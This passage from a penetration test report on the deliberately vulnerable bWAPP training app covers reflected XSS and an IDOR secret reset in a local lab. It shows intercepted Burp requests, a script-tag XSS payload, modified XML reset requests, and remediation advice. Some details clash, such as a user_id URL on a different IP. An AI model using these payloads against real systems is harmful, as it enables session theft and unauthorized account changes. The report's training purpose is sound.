
An attacker can execute arbitrary PHP code, compromising the server.

4. XSS (Reflected/Post)

Description

The application is vulnerable to reflected XSS, allowing an attacker to inject malicious scripts.

Proof of Concept




/ XSS - Reflected (POST) /

Enter your first and last name:

First name: sinha

Last name: akter


Go



Request to http://192.168.61.52:80


```
POST /bWAPP/xss_post.php HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://192.168.61.52
Connection: close
Referer: http://192.168.61.52/bWAPP/xss_post.php
Cookie: security_level=1; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3
Upgrade-Insecure-Requests: 1

firstname=sinha&lastname=akter&form=submit
```



```
POST /bWAPP/xss_post.php HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://192.168.61.52
Connection: close
Referer: http://192.168.61.52/bWAPP/xss_post.php
Cookie: security_level=1; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3
Upgrade-Insecure-Requests: 1

firstname=<script>alert('XSS');</script>&lastname=<script>alert('XSS');</script>&form=submit
```



bWAPP - XSS
192.168.61.52/bWAPP/xss_post.php
/ XSS - Reflected (POST) /
Enter your first and last name:
First name:
sinha
Last name:
akter
Go
Welcome
192.168.61.52
XSS
OK

Using Burp Suite, the following payload was injected into a POST request:

<script>alert('XSS');</script>

Detailed Steps:

- ✓ **Intercept the Request**: Use Burp Suite to intercept the HTTP POST request.
- ✓ **Modify the Request**: Inject the XSS payload <script>alert('XSS');</script> into a vulnerable parameter.
- ✓ **Forward the Request**: Forward the modified request and observe the reflected script execution.

Impact


An attacker can steal cookies, session tokens, or other sensitive information.

5. IDOR (Reset Secret)

Description

The application does not properly validate user permissions, allowing an attacker to reset secrets for other users.


Proof of Concept


Home
kali-linux-2023.3-vmware...
bee-box v1.6
16:41
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 2
Request headers
Search
0 highlights
Event log (1) All issues
Memory: 115.3MB

Request to http://192.168.61.52:80

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.61.52
Connection: close
Referer: http://192.168.61.52/bWAPP/insecure_direct_object_ref_3.php
Cookie: security_level=0; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3

<reset>
  <login>
    bee
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```


Request to http://192.168.61.52:80

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: text/xml; charset=UTF-8
Content-Length: 61
Origin: http://192.168.61.52
Connection: close
Referer: http://192.168.61.52/bWAPP/insecure_direct_object_ref_3.php
Cookie: security_level=0; PHPSESSID=f71f7aa483f3ac6e8e06b4b5f5ea59a6

<reset>
  <login>
    sinha
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>
```

Using Burp Suite, the following request was modified to reset another user's secret:

http://192.168.1.107/bWAPP/secret.php?user_id=2

Detailed Steps:

- ✓ **Intercept the Request**: Use Burp Suite to intercept the HTTP request to the secret reset page.
- ✓ **Modify the Request**: Change the `user_id` parameter to another user's ID.
- ✓ **Forward the Request**: Forward the modified request and confirm the secret reset.

Impact

An attacker can gain unauthorized access to other users' data.

❖ Recommendations

1. **SQL Injection**: Implement parameterized queries and prepared statements to prevent SQL injection.
2. **OS Command Injection**: Validate and sanitize all user inputs to prevent command injection.

3. **PHP Code Injection**: Disable the execution of arbitrary code and validate user inputs to prevent PHP code injection.
4. **XSS**: Implement proper input validation and output encoding to prevent XSS attacks.
5. **IDOR**: Implement proper access controls and validate user permissions to prevent IDOR vulnerabilities.

❖ Conclusion

The penetration test revealed several critical vulnerabilities in the bWapp application. Immediate remediation is required to protect the application and its users from potential attacks.

❖ Appendices

Tools and Versions

- OWASP ZAP: Version 2.10.0
- Burp Suite: Version 2021.10
- SQLmap: Version 1.5.10
- Nmap: Version 7.91

This report is confidential and intended for the recipient only. Unauthorized distribution is prohibited.